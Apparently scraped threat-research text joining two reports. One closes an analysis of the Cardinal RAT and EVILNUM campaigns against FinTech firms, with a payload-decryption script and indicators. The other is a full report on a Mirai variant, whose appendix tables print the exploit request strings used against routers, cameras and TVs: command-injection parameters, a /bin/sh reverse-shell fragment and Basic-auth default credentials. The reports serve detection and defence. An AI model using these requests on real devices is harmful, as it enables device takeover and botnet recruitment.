  • The lure documents used consistently related to lists of names/numbers of individuals involved in trading forex/crypto currency, a niche theme to use if targeting individuals outside of this sector. 

 We believe it’s possible that both families are used by the same attackers because: 

  • We know of two cases where a company was targeted or appears to have been targeted by both malware families in short succession. 
  • Both families have been distributed using malicious documents containing lists of names/numbers of individuals involved in trading forex/crypto currency.
  • The differences in geographical distribution can be easily explained as a difference in visibility. 

 However, there are a number of arguments against the two families being related: 

  • In terms of the geographic spread of where these families are seen, the targeting for each family seems to be quite different.  
  • The delivery methods for each family do not share any similarities. 
  • The infrastructure associated with each malware family is distinctive and different with no cross-over in terms of hosting providers or other attributes being observed. 

Even if the two families are not linked, they both have similar targeting interests, and so FinTech organisations should ensure they are protected against the malware used. Whilst we haven’t been able to gain an insight into what the attackers do once successfully on a target network, it’s likely (based on the targets) they use their access to facilitate financial gain. 

 Organizations with effective spam filtering, proper system administration, and up-to-date Windows hosts have a much lower risk of infection. Generic defenses against these threats include:  

  • Do not allow inbound e-mails with LNK file as attachmentsor, do not allow inbound e-mails with attached ZIP files containing a single LNK file inside them.
  • Do not allow inbound e-mails from external sources where the documents contain macros, or, if you do, ensure proper policy is configured.
  • Enforce parent-child process policies to restrict use of scripting languages by malware. 

Palo Alto Networks customers are further protected from this threat by:  

  • EVILNUM variants are blocked by our IPS, see threat IDs 18781 and 18782. 
  • Wildfire and Traps detect all files referenced as malware. 

 AutoFocus users can track this activity using the CardinalRATCarpDownloader and EVILNUM tags. 

Appendix 

Script to decrypt BMP from Cardinal RAT dropper 

from PIL import Image 

import sys 

from struct import * 

im = Image.open(sys.argv[1]) 

pix = im.load() 

width, height = im.size

fileSize = unpack("I", (pack("bbbb", pix[0,0][0],pix[0,0][1],pix[0,0][2],pix[1,0][0])))[0] 


key = 187 

out = "" 

for ind, h in enumerate(range(height)): 

if ind == 0: 

j = 2 

for w in range(width-2): 

pixel = pix[j, ind] 

out += chr(pixel[0] ^ key) 

out += chr(pixel[1] ^ key) 

out += chr(pixel[2] ^ key) 

j += 1 

else: 

for k in range(width): 

pixel = pix[k, ind] 

out += chr(pixel[0] ^ key) 

out += chr(pixel[1] ^ key) 

out += chr(pixel[2] ^ key) 


finished = out[0:fileSize] 

print("Writing output to 'dumped.exe_'...") 

fh = open("dumped.exe_", 'wb') 

fh.write(finished) 

fh.close() 

Indicators of Compromise 

Cardinal RAT samples 

b742162197744a8caeb09f954213a3172ed699f8375f69c40b57b8c219c5e37c 

06151c14153e983ae7ab793c7cd0e5ac3faf8e200894955b02e1191429eff29a 

9e6671a8af28e0ab6c37c044d85a2406b665a171ae3bef46f3e90d06e33027ae 

448c33094322b200c53ff016fec29469b3e52def359430113115cc70d7f28704 

06f1348c8a2ffab67627556075ddcad92998526d4d3802b9c2357d169531825f 

ca8af85f7eed79a73984b2dccd3dd2148865dfed7a009842be7372e6ce18037f 

75ca794f265ebad84954f13480e0e31c17048d21c4b52e949864c951437d0c2c 

78e2929e5dae8677f9db3aa7eaa96ad584c872343698e18f85349a027328b3ea 

f4f52c45ca3d4d4ce33981f660d23e8df4a9c0e345fdd6429d8b46f6c0528c38 

dd8fe0e27bf798cace40ac0d58b833ba3bbf16d80175296601585ed1964465ec 

20fec2d1824b585aa558b7cf9e9980acd665736ce9f7a124507cf46afb30c79f 

dab228c236d48fa1660bcec59e17e5004726741a85b0fbeef8300f29927c32d9 

f75883ff35104a032dd047ca39d35ec98601c76aa02f58ad655df6deaadecb55 

a545288c4d491d510972d583b773f8a0c5dc355942e322cf767d33121c659c1c 

64a9bdf4ff33e8f2e74dc16d7dce0f392aa130ff9b99458778fd25d9aadff381 

66f38591e8c80bb26623b0e6be5ab976fdf745c2afa020c7d98e2814960b5961 

65b726aab53920c497f83eb1f3cbd6b7dbfc2074aab6761b7485aa98f2df139a 

3ec85a019a480114856d3022961d7a55c1ae7cfa81b0073b2c1abcf99e0e541f 

43fb0b13f9872a54f91a7bf202b23a8a16de99d054a83ed08b9ea97f9e2675e8 

137f9265cba1101ae5d63b94c6ad1b47c7d02f0ab4f54a1af3169422791790cf 

101af6fdb990e5e9584382a65f5cee7efd9e89c38e928beca18419bdf70ef076 

f9bccd349cf841d0f25e81d80a1b4bf73dd960a1f3aa71029a18e36480c80392 

f027735c3db77e67cf7bada8862ddbb0d85a2caacbb4b2825e4acdfa863a14c9 

75996bbfcd2b343523ed79476f9516cc7d2b041c43841e5e735db4f22ae970c3 

0097dd7676b810bd0c1c70d8c86604c830e1e8e88f6a13c3869747faba381076 

08ce077e8d54db08ede1095d03286146d04e8cbce74ec91a9fc7b9d0a99ddb9f 

28e9e0fcc6899db7a16315d3dca38b6166ba318f8ca07b422ebadaab209b589b 

2247c528fc1b90b725d857cc5d45572e864c6c4948100458774f0ef6a8f11403 

dfa041f6cbe9d83cdaaed90466693efca33729c99fa43b29ab8e44bb27eb0a6b 

4045950ffa263b92774e92ab36b3ec52bf18f1c133b8d155819629d2ad4b3d1c 

85f1053041ef7af8a1c3d941e18de21e7adc24537863063d127bab8a8d2dc64b 

98200955db80cb5835158320ba94b2b55bc7028ea988b75f02adee3df40793f3 

ae8fb2f138981f10092761768428fb312e3e49bc23d5b610e3127c1a387aede8 

66f43e57648f01ea5f8d0d152db1df90c764eebeb701403936a15c47e2965353 

943cef39e54457fcfa21f5a8ed0f04095c1d4b798453770be5dda5db7d5406ac 

ca2a01792873233693e17fe51c4c86c05d07e31f9b579ab0444dd89733633532 

4fde64e9391d36aaff700ce0be3df9e7e6303b6de114332286de694af33dd7da 

5909b5999d3998f578a3acb4bf85e0b3fde102c417c40b6beed0dd3b8ceb51bf 

0212334200668ac64cb63fc1a4f4ea17e956f6928a2211c945c2e07f1b25a3ef 

bae230d6a988723b33158bbeef4ab90b1bff7b521fed9cab0c5e1f5b69a01de5 

b01b7a5798f41a5fae54b4189db6f47c6110a0b53a4df32cb7d0f13503c5250c 

fb63acfda1730132dbfbf1d46834d771156aac3f7c8e97ea136ca6edbe811fad 

268c3c9a98f2a15aaab9b0488225b0ba4e3d35efa30f6fed9052ffd31042bd7b 

0afec067628e901f7151861b0924ffb1909d21a707177b1e6cf2c8d491bb1a60 

985d893426373d4e71386d731e5bc44c1c2ac93e0920dddeb4380929af43dfcb 

82017e34c232e05094c2bbed2e62f6b55c1ed8f645803784cac791cc4690beaf 

8d8ccaf5a241112d173147b6b08ad5b7953c940ff5928e3046781c1e58a9c73a 

427b635915e0fe313ce58175faa1cc240ae26183fb88d05864bc20ef6d87aca3 

00f93492edb3274f71686fa469f6c9031a94292a2776c623a1596f710bf4eaa1 

5dcec8a061195bd4a2c3e96afecc48b1f0143b6ac4644c518ed8a923d2dcbe21 

02e85f39adf8613fd1be610e4e76f4fac08949f2e0198e8cf89a7c3a17cdd6d9 

5e60f17396e2ddfce8e60c964056d63cc3b17646c31b4a4f934c2d1fb4f5ba71 

cbcb627ff2220ed269aaa58203e7e89f1988210073d35f5f4019f8ecfd012f81 

267b1df7bc64c1b93b604d964f52801733fdd43efaf7742810b9277f00ad17ff 

e017651dd9e9419a7f1714f8f2cdc3d8e75aebbe6d3cfbb2de3f042f39aec3bd 

778090182a10fde1b4c1571d1e853e123f6ab1682e17dabe2e83468b518c01df 

8fababb509ad8230e4d6fa1e6403602a97e60dc8ef517016f86195143cf50f4e 

1977cedcfb8726dea5e915b47e1479256674551bc0fe0b55ddd3fa3b15eb82b2 

16aab89d74c1eaaf1e94028c8ccceef442eb2cd5b052cba3562d2b1b1a3a4ba6 

9c47b2af8b8c5f3c25f237dcc375b41835904f7cd99221c7489fb3563c34c9ab 

211b7b7a4c4a07b9c65fae361570dbb94666e26f0cc0fa0b32df4b09fcee6de2 

fd61a5cd1a83f68b75d47c8b6041f8640e47510925caee8176d5d81afac29134 

84f822d9cf575aeea867e9b73f88ad4d9244293e52208644e12ff2cf13b6b537 

855cf3a6422b0bf680d505720fd07c396508f67518670b493dba902c3c2e5dfa 

4b4c6b36938c3de0623feb92c0e1cb399d2dc338d2095b8ba84e862ef6d11772 

5dd162ab66f0c819ee73868c26ecd82408422e2b6366805631eab95ae32516f3 

6e2991e02d3cf17d77173d50cdaa766661a89721c3cc4050fba98bea0dbdb1a9 

1e8ed6e8d0b6fc47d8176c874ed40fb09644c058042f34d987878fa644f493cc 

647e379517fed71682423b0192da453ec1d61a633c154fdd55bab762bcc404f3 

ebd4f45cbb272bcc4954cf1bd0a5b8802a6e501688f2a1abdb6143ba616aea82 

edc49bf7ec508becb088d5082c78d360f1a7cad520f6de6d8b93759b67aac305 

7482f8c86b63ce53edcb62fc2ff2dd8e584e2164451ae0c6f2b1f4d6d0cb6d9c 

2fbd3d2362acd1c8f0963b48d01f94c7a07aeac52d23415d0498c8c9e23554db 

154e3a12404202fd25e29e754ff78703d4edd7da73cb4c283c9910fd526d47db 

fc5f7a21d953c394968647df6a37e1f61db04968ad1aca65ad8f261b363fa842 

a1d5b7d69d85b1be31d9e1cb0686094cc7b1213079b2a66ace01be4bfe3fb7c3 

4b0203492a95257707a86992e84b5085ce9e11810a26920dbb085005081e32d3 

a05805bcec72fb76b997c456e0fd6c4b219fdc51cad70d4a58c16b0b0e2d9ba1 

4e953ea82b0406a5b95e31554628ad6821b1d91e9ada0d26179977f227cf01ad 

6272ed2a9b69509ac16162158729762d30f9ca06146a1828ae17afedd5c243ef 

440504899b7af6f352cfaad6cdef1642c66927ecce0cf2f7e65d563a78be1b29  

Carp Downloader samples (binaries and documents) 

9a2491d803407b8696d6b797f8b90d728a8db3583bf4c2977cbeef8be0eb7249 

7220e659d59491db50661c54762b49bf6976acbeb723b5d59abde48301c86228 

c2d944a939bdc810d603149c0685f0bcb55a84d1f3a6ea33e9debe893fd0a8dd 

d562f01384b1d215758227fb2c165ed633fe9997096613fed8ce3bdf8963e4fd 

fdee357557a69d3dfa629d0cbd585d9c5dadc526dfb424af56c8edcc7a67d556 

0716f3f9cb0dead0c1f156a07adfeb3e0d72e4ea4af7b67238fae3e1ae670f90 

2016766acaeb1b89415fb6ef03f6ee815b8fe76b8955a6a41d2bbb28dfa74c28 

d7996ac876fa0ece281e49e7955dfbbf4ef1239b1ee63a0e21d6c4ed4b7c6559 

96067fc9b137ceecab2ff29ac56ff6897a7c73657ace7c40d70b7c1ebaaccf39 

ea581e8e625a3748da9663414182d1b99f9c5ddb0b9db2fbf1059a28c69cc10c 

a2dfe3a5a1e999af7f1920d28e05d8b0ce66c6e8b2947177878862ce1f870b17 

5665527ce54ed1a79ddb8e3c10499ac0b7af5c79a8cf5a37448baccbf6dba09f 

b4632dcf0b23467970ee7e0844e7c8a931dc3a0f549c0aa5e40e41c1b5b31fdc 

6ecd376cdc182bf157e59d500da6092891e6cd9a61305214e462d6e990e6e834 

0fabc65c316e8d84493d07cd39bfdd59481af9f9a7ebc9103693f1788438a438 

a52ba498d304906d6c060e8c56ad7db50e1af0a781616c0aa35447c50c28bae9 

5025aa0fc6d4ac6daa2d9a6452263dcc20d6906149fc0995d458ed38e7e57b61 

1181f97071d8f96f9cdfb0f39b697204413cc0a715aa4935fe8964209289b331 

d5d885734969641f43c64edf9788837df0d3452413a7ef835f8910d56c60c91c 

0438becfd66d728778f47d734d2f0bc4d1462d945cf4b6dde9fbf627eb0bb02d 

84e705341a48c8c6552a7d3dd97b7cd968d2a9bc281a70c287df70813f5dca52 

ae1a6c4f917772100e3a5dc1fab7de4a277876a6e626da114baf8179b13b0031 

e49e61da52430011f1a22084a601cc08005865fe9a76abf503a4a9d2e11a5450 

192b204dbc702d3762c953544975b61db8347a7739c6d8884bb4594bd816bf91 

571b58ba655463705f45d2541f0fde049c83389a69552f98e41ece734a59f8d4 

10f53502922bf837900935892fb1da28fc712848471bf4afcdd08440d3bd037f 

8bea55d2e35a2281ed71a59f1feb4c1cf6af1c053a94781c033a94d8e4c853e5 

057965e8b6638f0264d89872e80366b23255f1a0a30fd4efb7884c71b4104235  

EVILNUM samples 

97c97ad2baef37eea023549131c192f441aa7976747166cd31095e7dad17948c 

bee6c5a506d6fb2cc129443c74b7676fbb9a79b53b92b2cac4c7fb8209592714 

7f0c5e2850d10d4bf129e0d290010bedff44a0f506d92de79ef6d69fd78487e3 

508e25a0e729824f06f4960b635600acf3cab87ebb87854d1989ff0ba2f03e78 

997de4372efd576cdb55188a06e4699660a29c37e285e23cdd8a1a9585e6e789 

e5e172cd93e97480a9982f821c8f1bdf9756803a3fb8a1a7a39e262cda192cb6 

8db0118d4bbc10efd0fd6733d987ddeee7afc6c3ebe4ee1157ae9243aba362d9 

Cardinal RAT Infrastructure (samples observed from mid 2017 onwards only) 

s.dropinbox[.]host 

secure.dropinbox[.]pw 

s.spotmacro[.]online 

secure.spotoption[.]pw 

190.10.8[.]238 

affiliatecollective[.]club 

EVILNUM Infrastructure  

 hxxps://raw.githubusercontent[.]com/venomisherenow/wearevenom/master/README.md 

hxxps://raw.githubusercontent[.]com/idontwantcofee/ihavepoop/master/README.md 

hxxps://raw.githubusercontent[.]com/yoshimaster8/whatcha/master/readne 

hxxps://raw.githubusercontent[.]com/grobagala/pizza/master/readne 

hxxps://gitlab[.]com/githubuser/testing/commits/master 

hxxps://raw.githubusercontent[.]com/sarutubi/Luckyluke/master/README.md 

hxxps://raw.githubusercontent[.]com/hititdolly/justcallmeangel/master/README.md 

hxxps://www.codeplex[.]com/site/users/view/saidjaosdjo 

hxxps://raw.githubusercontent[.]com/iuasbduias/auhidshas/master/README.md 

hxxps://www.digitalpoint[.]com/members/bitbox123.922831/ 


139.28.37[.]0 

127.194.87[.]192 # likely attacker testing 

127.194.73[.]243 # likely attacker testing 

wikipeldia[.]org 

185.247.211[.]198 

185.20.187[.]4 

193.22.96[.]98 

193.22.98[.]182 

193.22.99[.]168  


New Mirai Variant Targets Enterprise Wireless Presentation & Display Systems

Executive Summary

In early January 2019, Unit 42 discovered a new variant of the infamous IoT/Linux botnet Mirai.

Mirai is best known for being used in massive, unprecedented DDoS attacks in 2016. Some of the most notable targets included: web hosting provider OVH, DNS provider Dyn and Brian Krebs’ website.

This new variant that Unit 42 discovered is notable for targeting different embedded devices like routers, network storage devices, NVRs, and IP cameras and using numerous exploits against them.

In particular, Unit 42 found this new variant targeting WePresent WiPG-1000 Wireless Presentation systems, and in LG Supersign TVs. Both these devices are intended for use by businesses. This development indicates to us a potential shift to using Mirai to target enterprises. The previous instance where we observed the botnet targeting enterprise vulnerabilities was with the incorporation of exploits against Apache Struts and SonicWall.

In addition to this newer targeting, this new variant of Mirai includes new exploits in its multi-exploit battery, as well as new credentials to use in brute force against devices.

Finally, the malicious payload was hosted at a compromised website in Colombia: an "Electronic security, integration and alarm monitoring" business.

These new features afford the botnet a large attack surface. In particular, targeting enterprise links also grants it access to larger bandwidth, ultimately resulting in greater firepower for the botnet for DDoS attacks.

These developments underscore the importance for enterprises to be aware of the IoT devices on their network, change default passwords, ensure that devices are fully up-to-date on patches. And in the case of devices that cannot be patched, to remove those devices from the network as a last resort.

Exploits

This latest sample contains a total of 27 exploits, of which are 11 new to Mirai.

A full list of the exploits we have observed are listed in the Appendix. Table 1 lists exploits that haven’t been observed in the wild prior to this sample and Table 2 lists other exploits included in this variant have been observed only recently in the wild but were incorporated in variants prior to this one.

Other Features

Aside from the incorporation of unusual exploits, this new variant had some other differentiating features:

  • It makes use of the same encryption scheme as is characteristic of Mirai with a table key of 0xbeafdead.
  • When decrypting strings using this key, we found certain unusual default credentials for brute force that we haven’t come across until now:
  • It uses the domain epicrustserver[.]cf at port 3933 is for C2 communication.
  • In addition to scanning for other vulnerable devices, the new version can be commanded to send out HTTP Flood DDoS attacks.

Infrastructure

Ironically, the shell script payload (still live, at the time of this writing) fetched by the exploits in this variant is hosted at the compromised website for an "Electronic security, integration and alarm monitoring" business in Colombia.

Figure 1. Shell script payload fetched by exploits

Additionally, the binaries downloaded by the shell script were named in the format clean.[arch]” (e.g. clean.x86, clean.mips etc.), however they don’t appear to be hosted at the website any longer.

Pivoting on the payload source revealed some samples fetching the same payload that were hosted at 185[.]248.140.102/bins/. The same IP was hosting some Gafgyt samples using the name format “eeppinen.[arch]” a few days prior to the upgrade to this new multi-exploit variant.

Conclusion

IoT/Linux botnets continue to expand their attack surface, either by the incorporation of multiple exploits targeting a plethora of devices, or by adding to the list of default credentials they brute force, or both. In addition, targeting enterprise vulnerabilities allows them access to links with potentially larger bandwidth than consumer device links, affording them greater firepower for DDoS attacks.

Palo Alto Networks customers are protected by:

  • WildFire detects all related samples with malicious verdicts.
  • All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.

AutoFocus customers can track these activities using individual exploit tags:

The malware family can be tracked in AutoFocus using the tag ELFMirai

Appendix

Vulnerability Affected Devices Exploit Request Format
CVE-2018-17173 LG Supersign TVs GET /qsrserver/device/getThumbnail?sourceUri=''+-;rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f+|+/bin/sh+-i+2>&1+|+;%s+supersign_p%d; >/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop&=1537275717150 HTTP/1.1

User-Agent: Hello, world

Host: [IP]:[Port]

Connection: keep-alive

WePresent WiPG-1000 Command Injection WePresent WiPG-1000 Wireless Presentation systems POST /cgi-bin/rdfs.cgi HTTP/1.1

Host: [IP]:[Port]

Content-Type: application/x-www-form-

Content-Length: 1024 Client=;%s+wepresent_p%d;&Download=submit

DLink DCS-930L Remote Command Execution DLink DCS-930L Network Video Cameras POST /setSystemCommand HTTP/1.1

Host: [IP]:[Port]

Authorization: Basic YWRtaW46

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Content-Length: 1024

Connection: keep-alive


ReplySuccessPage=docmd.htm&ReplyErrorPage=docmd.htm&SystemCommand=%s+dcs930l_p%d;&ConfigSystemCommand=Save

DLink diagnostic.php Command Execution DLink DIR-645, DIR-815 Routers POST /diagnostic.php HTTP/1.

Host: [IP]:[Port]

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Content-Length: 512


act=ping&dst=&+;%s+dlinkdir_p%d;&

Zyxel P660HN Remote Command Execution Zyxel P660HN-T routers POST /cgi-bin/pages/maintenance/logSetting/logSet.asp HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive

logSetting_H=1&active=1&logMode=LocalAndRemote&serverPort=123&serverIP=1.1.1.1;%s+P660HN-T_p%d;&#


POST /cgi-bin/ViewLog.asp HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive

remote_submit_Flag=1&remote_syslog_Flag=1&RemoteSyslogSupported=1&LogFlag=0&remote_host=;%s+P660HN-T_p%d;#&remoteSubmit=Save

CVE-2016-1555 Netgear WG102, WG103, WN604, WNDAP350, WNDAP360, WNAP320, WNAP210, WNDAP660, WNDAP620 devices GET /boardData102.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgear102_p%d;+echo+# HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive


GET /boardData103.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgear103_p%d;+echo+# HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive


GET /boardDataNA.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearNA_p%d;+echo+# HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive


GET /boardDataWW.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearWW_p%d;+echo+# HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive


GET /boardDataJP.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearJP_p%d;+echo+# HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive

CVE-2017-6077, CVE-2017-6334 Netgear DGN2200 N300 Wireless ADSL2+ Modem Routers POST /ping.cgi HTTP/1.1

Host: [IP]:[Port]

Authorization: Basic YWRtaW46cGFzc3dvcmQ

Referer: http://%s/DIAG_diag.htm

IPAddr1=12&IPAddr2=12&IPAddr3=12&IPAddr4=12&ping=Ping&ping_IPAddr=12.12.12.12;%s+dgn2200v1_p%d;


POST /dnslookup.cgi HTTP/1.1

Host: [IP]:[Port]

Authorization: Basic YWRtaW46cGFzc3dvcmQ

Referer: http://%s/DIAG_diag.htm

host_name=www.google.com;+%s+dgn2200v2_p%d&lookup=Lookup

Netgear Prosafe Remote Command Execution Netgear Prosafe WC9500, WC7600, WC7520 Wireless Controllers POST /login_handler.php HTTP/1.1

Host: [IP]:[Port]

Content-Type: application/x-www-form-urlencoded

Content-Length: 512

reqMethod=json_cli_reqMethod&json_cli_jsonData=;%s+prosafe_p%d;+echo+ffffffffffffffff

Table 1 New exploits used in the Mirai variant

Some other exploits included in this variant have been observed only recently in the wild but were incorporated in variants prior to this one. These exploits are listed in Table 2 below:

Vulnerability Affected Devices First seen (in the wild) Exploit Format
Netgear ReadyNAS Remote Command Execution/CVE-2018-15716 Netgear ReadyNAS Surveillance 1.4.3-16 and NUUO NVRMini devices Oct, 2017 GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;%s+readynas%d;%27  HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive

Linksys WAP54Gv3 Remote Debug Root Shell Linksys WAP54G Wireless Access Points Dec, 2018 POST /debug.cgi HTTP/1.1

Host: [IP]:[Port]

Content-Length: 1024

Connection: keep-alive

Authorization: Basic R2VtdGVrOmdlbXRla3N3ZA


data1=;%s+wap54gv3%d;&command=ui_debug

CVE-2013-3568 Linksys WRT100, WRT110 consumer routers Dec, 2018 POST /ping.cgi HTTP/1.1

Host: [IP]:[Port]

Content-Length: 1024

Connection: keep-alive

Authorization: Basic YWRtaW46YWRtaW4

pingstr=&+;%s+wrt100_p%d;

ZTE Remote Command Execution ZTE ZXV10 H108L Routers with <= V1.0.01_WIND_A01 Oct, 2018 GET /getpage.gch?pid=1002&nextpage=manager_dev_ping_t.gch&Host=;+$(;%s+h108l_p%d;)&NumofRepeat=1&DataBlockSize=64&DiagnosticsState=Requested&IF_ACTION=new&IF_IDLE=submit HTTP/1.1

Host: [IP]:[Port]

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: */*

Linksys apply.cgi Remote Command Execution Linksys E1500/E2500 routers - POST /apply.cgi HTTP/1.1

Host: [IP]:[Port]

Content-Length: 1024

Connection: keep-alive

Authorization: Basic YWRtaW46YWRtaW4

submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&action=&commit=0&ping_ip=127.0.0.1&ping_size=&;%s+e1500_p%d;&ping_times=5&traceroute_ip=127.0.0.1


POST /apply.cgi HTTP/1.1

Host: [IP]:[Port]

Content-Length: 1024

Connection: keep-alive

Authorization: Basic YWRtaW46YWRtaW4

submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&action=&commit=0&ping_ip=127.0.0.1&ping_size=&;%s+e2500_p%d;&ping_times=5&traceroute_ip=127.0.0.1

Table 2 Other exploits in the Mirai variant

The remaining exploits are ones already observed and written about in the context of previous campaigns are listed below.

Indicators of Compromise

Payload source

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/wgetbin[.]sh

C2

epicrustserver[.]cf:3933

URLs previously hosting Mirai variant

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.mips

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.mpsl

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm5n

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm7

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.sh4

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.spc

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.x86

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.ppc

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.i686

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.m68k

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.x86_64

hxxp://185.248[.]140.102/bins/clean.mips

hxxp://185.248[.]140.102/bins/clean.mpsl

hxxp://185.248[.]140.102/bins/clean.arm

hxxp://185.248[.]140.102/bins/clean.arm5n

hxxp://185.248[.]140.102/bins/clean.arm7

hxxp://185.248[.]140.102/bins/clean.sh4

hxxp://185.248[.]140.102/bins/clean.spc

hxxp://185.248[.]140.102/bins/clean.x86

hxxp://185.248[.]140.102/bins/clean.ppc

hxxp://185.248[.]140.102/bins/clean.i686

hxxp://185.248[.]140.102/bins/clean.m68k

hxxp://185.248[.]140.102/bins/clean.x86_64

 Samples of new Mirai variant

00033b5b33b59ad88aa4f196c08eb7a6d2e6ab181ec729e8ed577d55f8b1f3ee

02975fa7929a2f98963d6431f24cf4de702eb42530ac505c47d7567cf002c3d5

05dc7657dc240fe7f42c3ffe95526d161151dd62f8f63188fe666ed86b0347c3

075729594c4883fda420c0749be695d6d771eb61b569ac9b0124738db0f864ef

07f22804757914c7a16e90bdd7ee26596f04995e5f8b90ca8d746c46039bb1c8

09d75b526c79ac98b4c07ca1f28319ac1b6cafcadd0c41b71e82252211390b3d

0b1a51ac04a949197c4c47d589872663be05747e18e20e7f20a24b011f4db0dd

0c42ba60d95eda9cf90f7f1dbe5bcb316d871972eff9722748e9c2a343572484

233094f242ce7626a5a5c1fe46ee205da279e03019b8a391bcc3fa41ce77b647

234a05ac1970af58b6f76dca22aa25bece2ef1d65f4146748f6b859a19f91d31

2764a0a0ab9faf04478fef4fd8ec948da431885cafa6ddf0c23ef8cda379c7d9

28de1263449d88e986e37e7ce74ebc0b6cfceaeb3d5beb5dff296354f33dbf8c

324eb05d47b3114c48f6505db5e4cd7c81110c42488e07c547afd7869690231f

33a8b157e2fdd1acddc5085843a5ac96ee6f9df29c8f48a483bd4eebd16f73cc

36d72d137abc2a43a5f6c00c9a8e41f1faf5e89643e5add1529f7343a731856f

3eccc01f6677567b0aeea89b6e50c7184698732287c29f95000acc102c02dd47

3f299938339bc426c5d78b55a1398da31f948f7c30d6115ab30a656cdd78de35

403e702fa7e8b0a4ebde7db2e505645507b12ef0306619fb2523dea5cdf2f40d

4111155bfc2f0b005d763ff4cd05e60187bdc29d3b17d0971f736da779595a9a

4495af4264d11e339c4ba9776fd79c7b5554b70bbb6cc875ed7a03b7eef15f8a

44ae362714ba76c65150a363b0b340a5bd422649e48df37661ba1db8e0ec0f9e

46a58cfa883c71b9066b2ffe7ce475676570e9940327782927b559ea9a47df88

4a7bd1ab7a9505dec2d83f44b2d99f3068823db9d9d888333ccfdd239cc72192

4ebbcfeaad77207f82d072651cae53741e6af464c61735e33e385fba8edf3f61

4f3e5d72f53d59f932b606f440428608b5bbd4afa8ed33148e322e0096465130

5ebfd332bc5b9697d7b07e37600d495489da1b892288f051c56c8aba9574bed7

613e74f2d3549fe9b76eaa404b20fe87ea89672c4bf2f0d1cf88be4d657ea323

684a4c2e426a146c2217d3e62b7f7c69ea12628d182b2441c840bddacc1597f2

77b059f2f5b62d059fd9e3dfaf41cbeb7543ef288410f3c85a090bf03be99b24

884929e31c2cb8dc7e51949d94fe5073216be967f83f8013e0980d8959141234

892efa131b0cd6ca87fa0c2e3006c8352947cfc40ac0adf51a55b711a806aa80

8c9a3f8c94210813287b2789f63410d4744f3422a8012d6b1bc60a307884732c

8d1700c0144d6e56d8ba4e4061694c1194a7d0bc63740a1bdebf2697e46b3978

8d28628e8a31b39e178ba8c7dd781ea19db5ec3fe20f84ba20228c47a49aa543

8eb7eafb26235796534ba9deeada27b4e25e7c45d9b87715ee6d4182b3ca6068

8f2e458607f85f4c22ca7135df5fa2649c9979f2bb69036b3c63de52ec2f14f0

938e836c5035d52f954ff91fd5008a9444a3efa3e07592ceefc9efebd260b085

95ee8502a7cbac8cb21471fc40d86ddefa87ef9790f0c06d47fe47c3a2278396

9d37c617dacfef668548beee55a6b1d3899ffce3e7999d43159e228dcae1db01

a4923ae6bf36a5c5507ed4e7f0c7b92524df04e132c1823e611ed584e5495186

a61717a8c64301f20ac01f6fd7462d3303a72c9ed131fdd24cd6b12eb788377b

a6d3081703359ee1879b2ce9c85d0c3f4ed4b319db6ecebd18054982bcf1603c

ae7d250606c543b241b1809158a2668408c9ecaaf3ce4d51e08700f78534ce31

b1cac267d0e3456f9da90955027e55ad1b78a7bf60f11914e959814c90ea7cc6

b29334ca77f72587430fde00791daa1262972d315238d624e94238dda32e9240

b34b43d240c89d1e9bbd9d99c6050afc7efa62323d7788a46801576c5b1de0ab

b57b14f16c41a06b1f434f60cdc9bc380a4ff1ad5b7d8edc87c097cee6f3d233

b8d284ba89b562923d1eed2e67517dc8772977decc49d5f82d75237d4a8937e6

ba0d0e16b54aa6aaca3ab1ca2afa78148e823ae228d5f790e0279bb87dba5495

bb5f7f92f4aa7cfdc0691037dc50549ccc705685bdd6f375c884bc68518b7e59

bb9d7a86f107586dc8d99244a662c83c6f7667696b411292162dcb47d95d4c9b

bc3eb0f7c8d4ecdacddac5d9ccc6ac44b6f6081f051d8890c5986faa37f56623

bd5afefa044494010150501822f5f32be4300f482f8c8904d9fd1a30f5722fdd

bdac2ed66c0f5633f5f12910bc9c03173be1fc51a76e495a36d700ba4ddc9da4

c1ad4b2c0e71d2a92e4d9a4d2de01f750b8758fa3fe8a85631aaf870615b6769

c30654f9bfd036f75a9c4a0f991f141243c821dbfc2b4d2ae308e68c4d232a57

c86328964dfc86ca70c722e300f533bafaf234b2007867c6bf6a4e4be47cf8ca

d049406662f083507dcd7278fa25bec0e93be06511ce290ed9ff309b514857a0

d996a37b3bb09386b2e1e6a915b83c448065f0139d3c8057bf67e85d01ada9d1

